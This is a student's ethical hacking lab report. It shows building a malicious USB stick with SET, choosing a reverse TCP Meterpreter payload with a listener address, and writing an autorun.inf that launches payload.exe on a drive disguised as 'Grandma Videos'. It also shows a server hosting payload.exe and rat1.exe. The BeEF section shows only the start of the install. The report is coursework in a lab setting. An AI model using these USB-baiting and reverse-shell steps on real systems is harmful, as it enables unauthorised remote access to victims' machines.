Course: CYB302

Ethical Hacking
(Canadian Context)


Lab 8: Social Engineering Tools
(SET, BeEF and Phishing)

Coordinator and Instructor:

Muhamma Saleem


Student Name:	Olushola Enoch Bayode
Student ID:	23077087
Section:	3rd Semester

Activity 1: Build a malicious USB stick using SET (VirtualBox)


kali-linux-2025.1a-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:08
Home
File System
Trash
Shell No. 1
File Actions Edit View Help
Right Ctrl
ENG
US
10:08 AM
3/28/2025


```
set:infectious>2


   1) Windows Shell Reverse_TCP               Spawn a command shell on victim
 and send back to attacker
   2) Windows Reverse_TCP Meterpreter         Spawn a meterpreter shell on vi
ctim and send back to attacker
   3) Windows Reverse_TCP VNC DLL             Spawn a VNC server on victim an
d send back to attacker
   4) Windows Shell Reverse_TCP X64           Windows X64 Command Shell, Reve
rse TCP Inline
   5) Windows Meterpreter Reverse_TCP X64     Connect back to the attacker (W
indows x64), Meterpreter
   6) Windows Meterpreter Egress Buster       Spawn a Meterpreter shell and f
ind a port home via multiple ports
   7) Windows Meterpreter Reverse HTTPS       Tunnel communication over HTTP
using SSL and use Meterpreter
   8) Windows Meterpreter Reverse DNS         Use a hostname instead of an IP
 address and use Reverse Meterpreter
   9) Download/Run your Own Executable        Downloads an executable and run
s it

set:payloads>2
set:payloads> IP address for the payload listener (LHOST): 10.0.2.15
set:payloads> Enter the PORT for the reverse listener: 9080
[*] Generating the payload.. please be patient.
```

Had to change to my Vmware Kali




```
┌──(olushola㉿olush)-[~]
└─$ ls -ld "/media/olushola/Grandma Videos"
drwxrwxrwx 1 olushola olushola 4096 Mar 29 22:42 '/media/olushola/Grandma Videos'

┌──(olushola㉿olush)-[~]
└─$ mount | grep "/media/olushola/Grandma Videos"
/dev/sdb1 on /media/olushola/Grandma Videos type ntfs3 (rw,nosuid,nodev,relatime,uid=1000,gid=1000,iocharset=utf8,uhelper=udisks2)

┌──(olushola㉿olush)-[~]
└─$ ls -l "/media/olushola/Grandma Videos/autorun.inf"
-rw-r--r-- 1 root root 10 Mar 29 22:42 '/media/olushola/Grandma Videos/autorun.inf'

┌──(olushola㉿olush)-[~]
└─$ echo "open=payload.exe" >> /media/olushola/Grandma Videos/autorun.inf
zsh: permission denied: /media/olushola/Grandma

┌──(olushola㉿olush)-[~]
└─$ echo "icon=payload.exe" >> /media/olushola/Grandma Videos/autorun.inf
zsh: permission denied: /media/olushola/Grandma

┌──(olushola㉿olush)-[~]
└─$ ls -l "/media/olushola/Grandma Videos/"

total 0
-rw-r--r-- 1 root     root     10 Mar 29 22:42  autorun.inf
drwxr-xr-x 1 olushola olushola  0 May  6  2024 'System Volume Information'

┌──(olushola㉿olush)-[~]
└─$ sudo chmod 777 "/media/olushola/Grandma Videos/autorun.inf"

┌──(olushola㉿olush)-[~]
└─$ sudo chown $USER:$USER "/media/olushola/Grandma Videos/autorun.inf"

┌──(olushola㉿olush)-[~]
└─$ echo "open=payload.exe" | sudo tee -a "/media/olushola/Grandma Videos/autorun.inf"
open=payload.exe

┌──(olushola㉿olush)-[~]
└─$ echo "icon=payload.exe" >> "/media/olushola/Grandma Videos/autorun.inf"

┌──(olushola㉿olush)-[~]
└─$ 
```

Instead of writing directly to the USB, cre




```
[autorun]
open=payload.exe
icon=payload.exe
```




Win11 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
New tab
Index of /
Not secure | 192.168.16.4

```
Index of /

      Name                    Last modified      Size  Description
index.nginx-debian.html  2024-11-08 00:25   615
payload.exe              2024-11-24 18:20   72K
rat1.exe                 2024-08-27 21:57  246K

Apache/2.4.62 (Debian) Server at 192.168.16.4 Port 80
```

Activity 2: Using BeEF



Olush - VMware Workstation 17 Player
Player
root@olush: /home/olushola
File Actions Edit View Help
23:38
ENG
US
12:38 AM
3/30/2025

```
┌──(root㉿olush)-[/home/olushola]
└─# sudo apt-get beef-xss
E: Invalid operation beef-xss

┌──(root㉿olush)-[/home/olushola]
└─# sudo apt install beef-xss
The following packages were automatically installed and are no longer required:
  crackmapexec            libconfig++9v5          libgeos3.13.0        libgtksourceview-3.0-1          libldap-2.5-0         libpython3.12-minimal  libtag1v5-vanilla              python3-appdirs         ruby-zeitwerk
  firebird3.0-common      libconfig9              libgl1-mesa-dev      libgtksourceview-3.0-common     libmbedcrypto7t64     libpython3.12-stdlib   libtagc0                       python3-ntlm-auth       ruby3.1
  firebird3.0-common-doc  libdirectfb-1.7-7t64    libglapi-mesa        libgtksourceviewmm-3.0-0v5      libmsgraph-0-1        libpython3.12t64       libunwind-19                   python3-setproctitle    ruby3.1-dev
  libbfio1                libegl-dev              libgles-dev          libgumbo2                       libnetcdf19t64        libqt5sensors5         libwebrtc-audio-processing1    python3.12              ruby3.1-doc
  libc++1-19              libflac12t64            libgles1             libhdf5-103-1t64                libpaper1             libqt5webkit5          libx265-209                    python3.12-dev          strongswan
  libc++abi1-19           libfmt9                 libglvnd-core-dev    libhdf5-hl-100t64               libpoppler140         libsuperlu6            openjdk-23-jre                 python3.12-minimal
  libcapstone4            libgdal35               libglvnd-dev         libjxl0.9                       libpython3.12-dev     libtag1v5              openjdk-23-jre-headless        python3.12-venv
Use 'sudo apt autoremove' to remove them.

Installing:
  beef-xss

Installing dependencies:
  espeak             libjs-source-map        node-minimatch     ruby-ansi        ruby-daemons        ruby-ffi-compiler     ruby-http-parser.rb   ruby-mustermann         ruby-rack              ruby-rushover          ruby-thread-safe
  espeak-data        libnode115              node-undici        ruby-async       ruby-em-websocket   ruby-fiber-local      ruby-maxmind-db       ruby-naught             ruby-rack-protection   ruby-simple-oauth      ruby-tilt
  geoipupdate        node-acorn              node-xtend         ruby-async-dns   ruby-equalizer      ruby-hitimes          ruby-memoizable       ruby-netrc              ruby-rack-session      ruby-sinatra           ruby-timers
  gsfonts            node-balanced-match     nodejs             ruby-async-io    ruby-erubis         ruby-http             ruby-mojo-magick      ruby-nio4r              ruby-rackup            ruby-slack-notifier    ruby-tins
  lame               node-brace-expansion    nodejs-doc         ruby-atomic      ruby-espeak         ruby-http-accept      ruby-msfrpc-client    ruby-otr-activerecord   ruby-rest-client       ruby-sync              ruby-twitter
  libespeak1         node-cjs-module-lexer   ruby-activemodel   ruby-buftok      ruby-eventmachine   ruby-http-form-data   ruby-msgpack          ruby-parseconfig        ruby-rqrcode-core      ruby-term-ansicolor    thin
  libhttp-parser2.9  node-corepack           ruby-activerecord  ruby-console     ruby-execjs         ruby-http-parser      ruby-multipart-post   ruby-qr4r               ruby-ruby2-keywords    ruby-terser

Suggested packages:
  mmdb-bin  lame-doc  npm  ruby-http-parser.rb-doc

Summary:
  Upgrading: 0, Installing: 77, Removing: 0, Not Upgrading: 23
  Download size: 27.0 MB
  Space needed: 125 MB / 52.3 GB available

Continue? [Y/n] y
Get:1 http://kali.mirror.rafal.ca/kali kali-rolling/main amd64 ruby-ansi all 1.5.0-2 [36.2 kB]
Get:3 http://kali.mirror.rafal.ca/kali kali-rolling/main amd64 ruby-console all 1.15.3-1 [13.3 kB]
Get:12 http://http.kali.org/kali kali-rolling/main amd64 ruby-http-parser.rb amd64 0.6.0-6+b7 [10.6 kB]
Get:17 http://http.kali.org/kali kali-rolling/main amd64 espeak amd64 1.48.15+dfsg-3+b2 [69.0 kB]
Get:2 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 ruby-fiber-local all 1.0.0-2 [3,384 B]
Get:4 http://http.kali.org/kali kali-rolling/main amd64 ruby-nio4r amd64 2.7.3-1+b2 [114 kB]
Get:5 http://http.kali.org/kali kali-rolling/main amd64 ruby-hitimes amd64 1.3.1-1+b7 [22.0 kB]
Get:14 http://mirrors.jevincanders.net/kali kali-rolling/main amd64 ruby-erubis all 2.7.0-4 [94.6 kB]
Get:24 http://http.kali.org/kali kali-rolling/main amd64 node-brace-expansion all 2.0.1+~1.1.0-1 [7,912 B]
Get:27 http://http.kali.org/kali kali-rolling/main amd64 libnode115 amd64 20.19.0+dfsg-1 [12.1 MB]
Get:6 http://kali.download/kali kali-rolling/main amd64 ruby-timers all 4.1.1-2.1 [8,592 B]
Get:7 http://kali.download/kali kali-rolling/main amd64 ruby-async all 1.30.3-1 [15.7 kB]
Get:9 http://kali.download/kali kali-rolling/main amd64 ruby-async-dns all 1.2.5-0kali1 [15.1 kB]
Get:10 http://http.kali.org/kali kali-rolling/main amd64 ruby-eventmachine amd64 1.3~pre20220315-df4ab006-5+b2 [154 kB]
Get:11 http://http.kali.org/kali kali-rolling/main amd64 libhttp-parser2.9 amd64 2.9.4-6+b2 [21.2 kB]
Get:13 http://kali.download/kali kali-rolling/main amd64 ruby-em-websocket all 0.5.3-1 [20.2 kB]
Get:15 http://http.kali.org/kali kali-rolling/main amd64 espeak-data amd64 1.48.15+dfsg-3+b2 [1,008 kB]
Get:8 http://mirror.0xem.ma/kali kali-rolling/main amd64 ruby-async-io all 1.34.1-1 [16.6 kB]
Get:16 http://http.kali.org/kali kali-rolling/main amd64 libespeak1 amd64 1.48.15+dfsg-3+b2 [158 kB]
Get:20 http://mirror.0xem.ma/kali kali-rolling/main amd64 node-xtend all 4.0.2-3 [3,932 B]
